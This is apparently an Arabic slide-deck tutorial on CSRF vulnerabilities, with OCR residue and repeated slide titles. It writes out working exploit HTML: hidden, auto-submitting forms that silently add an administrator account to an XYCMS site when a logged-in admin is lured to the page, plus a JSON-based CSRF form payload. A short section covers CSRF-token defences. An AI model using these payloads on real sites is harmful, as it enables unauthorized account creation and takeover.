
- حسنًا ، نحن ندخل الخلفية a.cn: 88 / admin، وكلمة مرور الحساب الافتراضية هي admin. أدخل الخلفية ، نختار "إدارة المسؤول"



ثغرة ال CSRF (تكمله...)

ثغرة ال CSRF (تكمله...)

- انقر للبدء




ثغرة ال CSRF (تكمله...)

- نقوم بإدخال رقم الحساب وكلمة المرور في الموقع.


ثغرة ال CSRF (تكمله...)

- بعد النقر فوق إرسال البيانات ، سيقوم البرنامج بالتقاط حزمة البيانات.



ثغرة ال CSRF (تكمله...)

- يتم حذف جميع ال Requests ما عدا اول واحد لان (هو ده المطلوب)




ثغرة ال CSRF (تكمله...)

- وجدنا أنه لم يتم العثور على قيمة الرمز المميز CSRF Token، ثم يمكننا تنفيذ هجوم CSRF
- هل ترى كلمة Report Type فى اسفل الشاشة ؟ هذه هي الطريقة التي تختار بها الهجوم.
  - Forms قم بإنشاء نموذج حيث ان المحتوى مخفي المستخدم غير مرئي (ممكن POST، GET)
  - iFrame قم بإنشاء إطار iframe بارتفاع وعرض 0 ، ولن يكون المستخدم مرئيًا (POST، GET ممكن)
  - IMG أنشئ علامة IMG(GET فقط).
  - XHR إنشاء طلب AJAX (POST, GET)
  - Link إنشاء URL بعلامة (GET فقط)

ثغرة ال CSRF (تكمله...)

- حسنًا ، أختار خيار النماذج في هذا الوقت ، وسوف يقوم بإنشاء ملف HTML، وسيتم فتحه تلقائيًا ، إذا لم ينجح ، فلن تثبط عزيمتك ، وهذا البرنامج غير كامل بشكل خاص ، وبعض المناطق تحتاج إلى تحسين. في حالة عدم نجاحها ، افتح HTML وقم بتغيير التعليمات البرمجية المصدر ، مع الإشارة إلى عنصر المراجعة في المستعرض.



ثغرة ال CSRF (تكمله...)

- انقر فوق إنشاء HTML لإنشاء. بعد التوليد ، ضع index.html الذي تم إنشاؤه تحت b.cn. حث المسؤول على الفتح ، وبعد فتحه ، سيكون الأمر كما يلي:

ثغرة ال CSRF (تكمله...)

- بنجاح ، نحن ننظر إلى الخلفية.

- يمكنك أن ترى أنه تم إضافته بنجاح.
- يمكننا وضع هذا index.html على الخادم الخاص بنا ، ويقوم المسؤول بفتحه حيث يجب ان يكون المسؤول في الخلفية في ذلك الوقت ، أو لم تنتهي جلسة المسؤول ثم حث المسؤل على فتح هذه الصفحة باى طريقة من طرق الهندسة العكسية.

ثغرة ال CSRF (تكمله...)

- هنا لست بحاجة إلى البرنامج أعلاه لإكمال حيث يمكننا على الهجوم بطريقة آخرى (manual)
- حيث كنت أرغب في غزو موقع ويب وعلمت أن هذا الموقع يستخدم XYCMS، لذلك قمت بتنزيل كود مصدر XYCMS عبر الإنترنت وتحليله. لقد وجدت أنه لا يوجد تحقق من الرمز المميز في المكان الذي تتم فيه إضافة المسؤول في الخلفية ، لذلك شرعت في بناء الكود.
- F12 انظر إلى الرابط لإضافة مسؤول

ثغرة ال CSRF (تكمله...)

- فتح هذا الرابط هو المكان الذي تتم فيه إضافة المسؤول.

ثغرة ال CSRF (تكمله...)

- Ctrl + U انظر إلى شفرة المصدر ، وانسخ كل المحتوى الموجود في علامة النموذج form ، ثم ضعه في ملف html المحلى كما يظهر كالاتى:

index.html

```
<form action="admin_manage.asp?act=add" method="post" name="add">
<input name="admin" type="text" size="30" />
<input name="password" type="text" size="30" />
<input name="password3" type="text" size="30" />
<input type="submit" name="button" id="button" value="提交数据" class="button"/>
</form>
```


ثغرة ال CSRF (تكمله...)

- حسنًا ، الآن دعنا نغيرها ونغير action إلى موقع الويب المستهدف a.cn ، ثم نضيف قيمة القيمة في المكان الذي يكون فيه نوع الإدخال نصًا ، هذه القيمة هي حساب المسؤول وكلمة المرور التي تريد إضافتها ، بعد التغيير يظهر كالاتى:

```
<form action="http://a.cn:88/admin_manage.asp?act=add" method="post" name="add">
<input name="admin" type="text" size="30"  value="123"/>
<input name="password" type="text" size="30"  value="123456"/>
<input name="password3" type="text" size="30"  value="123456"/>
<input type="submit" name="button" id="button" value="提交数据"  class="button"/>
</form>
```

ثغرة ال CSRF (تكمله...)

- دعنا نفتح الاختبار ونرى ما إذا كان بإمكاننا إضافة مسؤول



- انقر فوق "إرسال البيانات"

ثغرة ال CSRF (تكمله...)

- تمت الإضافة بنجاح ، فى حالة ارسال الرابط للضحية و بمجرد ضغط الضحية على الرابط نقوم باضافة admin جديد تلقائيًا. سيتم استخدام JavaScript هنا كما يظهر كالاتى:

```
<body onload="javascript:csrf()">
<script>
function csrf(){
document.getElementById("button").click();
}
</script>
<form action="http://a.cn:88/admin/admin_manage.asp?act=add" method="post" name="add">
<input name="admin" type="text" size="30"  value="1"/>
<input name="password" type="text" size="30"  value="1"/>
<input name="password3" type="text" size="30"  value="1"/>
<input type="submit" name="button" id="button" value="提交数据"  class="button"/>
</form>
</body>
```

ثغرة ال CSRF (تكمله...)

- بعد الفتح ، تمت إضافته تلقائيًا. الخطوة التالية هي إخفاء النموذج. نضيف فقط نمطًا لإخفاء النموذج. مثل هذا:
- اكتملت صفحة ويب csrf، وحمّلها على b.cn، وحض المسؤول على فتحها.

```
<body onload="javascript:csrf()">
<script>
function csrf(){
document.getElementById("button").click();
}
</script>
<style>
    form{
        display: none;
    }
</style>
<form action="http://a.cn:88/admin/admin_manage.asp?act=add" method="post" name="add">
<input name="admin" type="text" size="30"  value="1"/>
<input name="password" type="text" size="30"  value="1"/>
<input name="password3" type="text" size="30"  value="1"/>
<input type="submit" name="button" id="button" value="提交数据"  class="button"/>
</form>
</body>
```

ثغرة ال CSRF (تكمله...)

- السبب وراء نجاح هجوم CSRF هو أن المخترق يمكنه تزوير طلب المستخدم بالكامل. جميع معلومات مصادقة المستخدم في الطلب موجودة في ملف تعريف الارتباط Cookie ، لذلك يمكن للمتسلل استخدام ملف تعريف الارتباط الخاص بالمستخدم مباشرة دون معرفة معلومات المصادقة. الحماية من ال CSRF، هى إضافة رمز مميز CSRF Token بشكل عشوائي إلى طلب HTTP، وإنشاء اعتراض من الخادم للتحقق من الرمز المميز. إذا لم يكن هناك رمز مميز في الطلب أو أن محتوى الرمز المميز غير صحيح ، فيعتبر أنه قد يكون هجوم CSRF ورفض الطلب.
- يعتبر ال CSRF Token زى ال Two-Factor Authentication لطلبات المستخدم حيث ان First Factor هو ال Cookie و Second Factor هو ال CSRF Token

ثغرة ال CSRF (تكمله...)

- الحماية من ثغرات CSRF
- على جانب المستخدم :
  - لا تفتح اى لينك غير موثوق فيه
  - تأكد جيدا من اسم الموقع
- على جانب الموقع:
  - لابد من استخدام Token لحماية الموقع
  - لحماية تطبيق الويب من هذا النوع من الهجمات يجب الاعتماد على CSRF token وهى عباره عن الحاق الـ form بـ key مزوده من السيرفر تعتمد على جلسة المستخدم وكلمه سريه يتم ارسالها مع requestو يجب ان تعود للسيرفر مره اخرى مع response , بما أن Request مزود بالكلمه السريه لن يستطيع المهاجم من توليد token صحيح الا عن طريق هجوم MITM

ثغرة ال CSRF (تكمله...)

- سوف نتحدث عن أحد الثغرات التي كثيراً ما نقابلها كمختبرين إختراق لتطبيقات الويب، ألا و هي ال JSON Based CSRF كثيرا ما تعتمد الـ web applications علي تقنية JSON اختصاراً لمصطلح JavaScript Object Notation لإرسال و استقبال الطلبات من و إلي السيرفر ، و قد تكون هذه ال web applications معرضة لثغرة مثل CSRF في هذه الحالة، استغلال الثغرة يكون أكثر تعقيدا من استغلالها في الحالات العادية.
- لنفترض مثلا أننا كنا نقوم باختبار اختراق موقع معين، و اكتشفنا الطلب التالي:

```
POST /edit/1/username HTTP/1.1
Host: example.com
Content-Type: application/json
Content-Length: 19
{"username":"test"}
```

ثغرة ال CSRF (تكمله...)

- و كل ما يقوم به الطلب هو إرسال ال username الجديد و قيمته test إلي ال server قد يكون جلياً لك انه لا يوجد أي نوع من انواع ال tokens في الطلب، مما يسمح لنا بالقيام بهجمات CSRF و تغيير ال username للضحية بدون علمه إذا ما تم زيارة صفحة تحت تحكمنا. الخطوة التالية هي تحضير ملف HTML للقيام بالهجوم، و لكن كيف سنقوم بذلك في الحالات العادية.
- يتم إرسال ال parameters و قيمها في صورة parameter=value، و المقابل لذلك في كود ال HTML هو التالي:

```
<input type="hidden" name="username"" value="test" />
```

ثغرة ال CSRF (تكمله...)

- و لكن في هذه الحالة ما يرسل هو في صورة {"parameter":"value"}، فماذا يمكننا فعله ؟
- المحاولة الأولى:
- يمكننا محاولة التلاعب بكود ال HTML لإرسال طلب مشابه للطلب السابق، و لكن مع بعض الاختلافات كالآتي:

```
<html>
<body>
    <form action="https://example.com/edit/1/username" method="POST" enctype="text/plain">
        <input type="hidden" name='{"username":"hacked"}' value='' />
        <input type="submit" value="Submit!" />
    </form>
</body>
</html>
```

ثغرة ال CSRF (تكمله...)

